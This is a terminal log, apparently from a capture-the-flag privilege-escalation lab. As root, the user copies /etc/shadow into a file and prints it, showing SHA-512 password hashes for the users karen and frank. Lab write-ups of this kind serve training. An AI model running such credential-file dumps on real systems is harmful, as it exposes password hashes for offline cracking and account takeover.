root@ip-10-10-133-64:/# whoami
root
root@ip-10-10-133-64:/# cat /etc/shadow > pwdlist.txt
root@ip-10-10-133-64:/# ls
bin   dev  home  lib32  libx32      media  nano.save    opt   pwdlist.txt  run   snap  sys  usr
boot  etc  lib   lib64  lost+found  mnt    nano.save.1  proc  root         sbin  srv   tmp  var
root@ip-10-10-133-64:/#
```



```
root@ip-10-10-133-64:/# ls
bin   dev  home  lib32  libx32      media  nano.save    opt   pwdlist.txt  run   snap  sys  usr
boot  etc  lib   lib64  lost+found  mnt    nano.save.1  proc  root         sbin  srv   tmp  var
root@ip-10-10-133-64:/# cat pwdlist.txt
root:*:18561:0:99999:7:::
daemon:*:18561:0:99999:7:::
bin:*:18561:0:99999:7:::
sys:*:18561:0:99999:7:::
sync:*:18561:0:99999:7:::
games:*:18561:0:99999:7:::
man:*:18561:0:99999:7:::
lp:*:18561:0:99999:7:::
mail:*:18561:0:99999:7:::
news:*:18561:0:99999:7:::
uucp:*:18561:0:99999:7:::
proxy:*:18561:0:99999:7:::
www-data:*:18561:0:99999:7:::
backup:*:18561:0:99999:7:::
list:*:18561:0:99999:7:::
irc:*:18561:0:99999:7:::
gnats:*:18561:0:99999:7:::
nobody:*:18561:0:99999:7:::
systemd-network:*:18561:0:99999:7:::
systemd-resolve:*:18561:0:99999:7:::
systemd-timesync:*:18561:0:99999:7:::
messagebus:*:18561:0:99999:7:::
syslog:*:18561:0:99999:7:::
_apt:*:18561:0:99999:7:::
tss:*:18561:0:99999:7:::
uuidd:*:18561:0:99999:7:::
tcpdump:*:18561:0:99999:7:::
sshd:*:18561:0:99999:7:::
landscape:*:18561:0:99999:7:::
pollinate:*:18561:0:99999:7:::
ec2-instance-connect:!:18561:0:99999:7:::
systemd-coredump:!!:18796::::::
ubuntu:!:18796:0:99999:7:::
lxd:!:18796::::::
karen:$6$QHTxjZ77ZcxU54ov$DCV2wd1mG5wJoTB.cXJoXtLVDZe1Ec1jbQFv3ICAYbnMqdhJzIEi3H4qyyKO7T75h4hHQWuWWzBH7brjZiSaX0:18796:0:99999:7:::
frank:$6$2.sUUDsOLIpXKxcr$eImtgFExyr2ls4jsghdD3DHLHHP9X50Iv.jNmwo/BJpphrPRJWjelWEz2HH.joV14aDEwW1c3CahzB1uaqeLR1:18796:0:99999:7:::
root@ip-10-10-133-64:/#
```

There you go. Hope it was useful information.